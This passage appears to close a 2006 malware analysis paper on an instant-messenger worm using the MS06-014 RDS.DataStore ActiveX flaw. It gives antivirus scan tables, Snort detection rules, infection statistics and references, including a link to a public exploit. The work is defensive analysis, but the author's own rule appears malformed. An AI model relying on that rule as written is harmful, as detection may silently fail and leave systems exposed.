F-Prot	3.16f	10.10.2006	no virus found
F-Prot4	4.2.1.29	10.10.2006	no virus found
Ikarus	0.2.65.0	10.10.2006	IM-Worm.Win32.Qucan.a
Kaspersky	4.0.2.24	10.10.2006	IM-Worm.Win32.Qucan.a
McAfee	4869	10.09.2006	W32/YahLover.worm
Microsoft	1.1603	10.10.2006	no virus found
NOD32v2	1.1796	10.10.2006	Win32/Autoit.W
Norman	5.90.23	10.10.2006	no virus found
Panda	9.0.0.4	10.10.2006	W32/Qucan.A.worm
Sophos	4.10.0	10.05.2006	no virus found
TheHacker	6.0.1.094	10.08.2006	Trojan/Downloader.AutoIt.d
UNA	1.83	10.09.2006	TrojanDownloader.Win32.AutoIt.480
VBA32	3.11.1	10.10.2006	IM-Worm.Win32.Qucan.a
VirusBuster	4.3.7:9	10.10.2006	no virus found

2. HOST2.EXE – packed with UPX

Complete scanning result of "host2.exe-", received in VirusTotal at 10.10.2006, 17:21:01 (CET). STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.2.0.25	10.10.2006	TR/Dldr.Qucan.A
Authentium	4.93.8	10.09.2006	no virus found
Avast	4.7.892.0	10.10.2006	no virus found
AVG	386	10.10.2006	Worm/VB.ABF
BitDefender	7.2	10.10.2006	Win32.Worm.IM.Sohanat.A
CAT-QuickHeal	8.00	10.10.2006	I-Worm.Qucan.a
ClamAV	devel-20060426	10.10.2006	Trojan.Killav-75
DrWeb	4.33	10.10.2006	modification of BackDoor.Generic.1024
eTrust-InoculateIT	23.73.18	10.10.2006	no virus found
eTrust-Vet	30.3.3125	10.10.2006	no virus found
Ewido	4.0	10.10.2006	Worm.Qucan.a
Fortinet	2.82.0.0	10.10.2006	W32/Qucan.A!worm.im
F-Prot	3.16f	10.10.2006	no virus found
F-Prot4	4.2.1.29	10.10.2006	no virus found
Ikarus	0.2.65.0	10.10.2006	IM-Worm.Win32.Qucan.a
Kaspersky	4.0.2.24	10.10.2006	IM-Worm.Win32.Qucan.a
McAfee	4869	10.09.2006	W32/YahLover.worm
Microsoft	1.1603	10.10.2006	no virus found
NOD32v2	1.1796	10.10.2006	Win32/KillAV.NBD
Norman	5.80.02	10.10.2006	W32/Qucan.A
Panda	9.0.0.4	10.10.2006	W32/Qucan.A.worm
Sophos	4.10.0	10.05.2006	no virus found
TheHacker	6.0.1.094	10.08.2006	W32/Qucan.a
UNA	1.83	10.09.2006	Worm.Win32.Qucan.a
VBA32	3.11.1	10.10.2006	IM-Worm.Win32.Qucan.a
VirusBuster	4.3.7:9	10.10.2006	no virus found

Since both the files are packed using upx packer I unpacked the files using the upx utility and did a scan on both the files.

3. HOST_UNPACKED.EXE

Complete scanning result of "host_unpacked.exe-", received in VirusTotal at 10.10.2006, 17:32:50 (CET). STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.2.0.25	10.10.2006	Worm/Sohanat.A
Authentium	4.93.8	10.09.2006	no virus found
Avast	4.7.892.0	10.10.2006	no virus found
AVG	386	10.10.2006	no virus found
BitDefender	7.2	10.10.2006	Win32.Worm.IM.Sohanat.A
CAT-QuickHeal	8.00	10.10.2006	no virus found
ClamAV	devel-20060426	10.10.2006	no virus found
DrWeb	4.33	10.10.2006	no virus found
eTrust-InoculateIT	23.73.18	10.10.2006	no virus found
eTrust-Vet	30.3.3125	10.10.2006	no virus found
Ewido	4.0	10.10.2006	no virus found
Fortinet	2.82.0.0	10.10.2006	suspicious
F-Prot	3.16f	10.10.2006	no virus found
F-Prot4	4.2.1.29	10.10.2006	no virus found
Ikarus	0.2.65.0	10.10.2006	no virus found
Kaspersky	4.0.2.24	10.10.2006	IM-Worm.Win32.Qucan.a
McAfee	4869	10.09.2006	no virus found
Microsoft	1.1603	10.10.2006	no virus found
NOD32v2	1.1796	10.10.2006	no virus found
Norman	5.90.23	10.10.2006	no virus found
Panda	9.0.0.4	10.10.2006	no virus found
TheHacker	6.0.1.094	10.08.2006	no virus found
UNA	1.83	10.09.2006	Worm.Win32.Sohanad.b
VBA32	3.11.1	10.10.2006	no virus found
VirusBuster	4.3.7:9	10.10.2006	no virus found

3. HOST2_UNPACKED.EXE

Complete scanning result of "host2_unpacked.exe-", received in VirusTotal at 10.10.2006, 17:21:18 (CET). STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.2.0.25	10.10.2006	HEUR/Malware
Authentium	4.93.8	10.09.2006	no virus found
Avast	4.7.892.0	10.10.2006	no virus found
AVG	386	10.10.2006	Worm/VB.ABF
BitDefender	7.2	10.10.2006	Trojan.Sohanat.A
CAT-QuickHeal	8.00	10.10.2006	no virus found
ClamAV	devel-20060426	10.10.2006	Trojan.Killav-75
DrWeb	4.33	10.10.2006	modification of BackDoor.Generic.1024
eTrust-InoculateIT	23.73.18	10.10.2006	no virus found
eTrust-Vet	30.3.3125	10.10.2006	no virus found
Ewido	4.0	10.10.2006	Worm.Qucan.a
Fortinet	2.82.0.0	10.10.2006	suspicious
F-Prot	3.16f	10.10.2006	no virus found
F-Prot4	4.2.1.29	10.10.2006	no virus found
Ikarus	0.2.65.0	10.10.2006	no virus found
Kaspersky	4.0.2.24	10.10.2006	IM-Worm.Win32.Qucan.a
McAfee	4869	10.09.2006	no virus found
Microsoft	1.1603	10.10.2006	no virus found
NOD32v2	1.1796	10.10.2006	Win32/KillAV.NBD
Norman	5.80.02	10.10.2006	no virus found
Panda	9.0.0.4	10.10.2006	W32/Qucan.A.worm
Sophos	4.10.0	10.05.2006	no virus found
TheHacker	6.0.1.094	10.08.2006	no virus found
UNA	1.83	10.09.2006	Worm.Win32.Qucan.a
VBA32	3.11.1	10.10.2006	no virus found
VirusBuster	4.3.7:9	10.10.2006	no virus found

The screenshot tells clearly displays the detection rate.
1. Only 20% of the engines were able to detect the worm when I for scanned host_unpacked.exe
2. Only 42.3 % of the engines were able to detect the worm when I scanned for host2.exe

Antivir, Bit defender , Fortinet and Kaspersky, UNA were able to detect all the 4 cases. UNA, The Hacker, CAT-Quickheal detects all the AutoIt scrips as Trojan.

5.3 IPS Signatures

The current snort IDS has a signature that checks for the RDS.DataStore ActiveX control. Since this exploit uses more of string splitting, this could evade IDS and Anti-virus signatures. So current snort signature ruleset won't be able to detect this attack.

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
RDS.Dataspace ActiveX Object Access"; flow:from_server,established;
content:"BD96C556-65A3-11D0-983A-00C04FC29E36"; nocase;
pcre:"/<OBJECT\s+[^>]*classid\s*=\s*[\x22\x27]?\s*clsid\s*\x3a\s*\x7B?\
s*BD96C556-65A3-11D0-983A-00C04FC29E36/si"; reference:cve,2006-0003;
reference:url,www.microsoft.com/technet/security/bulletin/MS06-
014.mspx; classtype:attempted-user; sid:6009; rev:1;)
```

I have written a snort signature that could detect this attack

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
RDS.DataStore ActiveX Object Access Vulnerability";
flow:from_server,established; content:"BD96C556-65A3-11D0-983A-
00C04FC29E36"; nocase;
pcre:"/.createElement\s*\(\s*[\x22\x27]?\s*object/si";pcre:"clsid\s*\x3a\s*\x7B?\s
*BD96C556-65A3-11D0-983A-00C04FC29E36/si"; reference:cve,2006-0003;
reference:url,www.microsoft.com/technet/security/bulletin/MS06-
014.mspx; classtype:attempted-user; sid:99001; rev:1;)
```

5.4 Infection Statistics

These are the page views on October 11th and October 10th.

On 10th October there were around 1,800,000 pageviews of which 62,000 are unique visitors.
On11th October there were around 1,500,000 page views of which 110,000 are unique visitors.
A closer analysis on the unique users per day shows the alarming rate at which new systems are getting infected.

Section 6: References

Instant Message, Instant Infection Kelly Jackson Higgins, Senior Editor, OCTOBER 4, 2006 URL: http://www.darkreading.com/document.asp?doc_id=105252

RDS.DataStore - Data Execution Exploit(ms06-014), April 2006
URL: http://milw0rm.com/exploits/2052

W32/YahLover.worm - Mcafee
URL: http://vil.nai.com/vil/content/v_140628.htm

WORM_SOHANAD.A – TREND MICRO
URL:http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FSOHANAD%2EA&VSect=T

Yahlover.worm Spreads Via Yahoo Messenger - esecurityplanet.com September 19, 2006
URL: http://www.esecurityplanet.com/alerts/article.php/3632826

Martin Roesch. Snort – The Open Source Network Intrusion Detection System.
URL: http://www.snort.org/.

Malware Analysis for Administrators S. G. Masood 2004-05-20
URL: http://www.securityfocus.com/infocus/1780

DataRescue. IDA Pro Evaluation Download.
URL: http://www.datarescue.com/.

Mark Russinovich, Bryce Cogswell.
URL: http://www.sysinternals.com/

VMware, Inc. “VMware Workstation.”
URL: http://www.vmware.com/

Virustotal Service
URL: http://www.virustotal.com/

Internet Transfer ActiveX Control (Microsoft)
URL: http://support.microsoft.com/kb/163653

Counter hack Malware Template
URL: http://www.counterhack.net/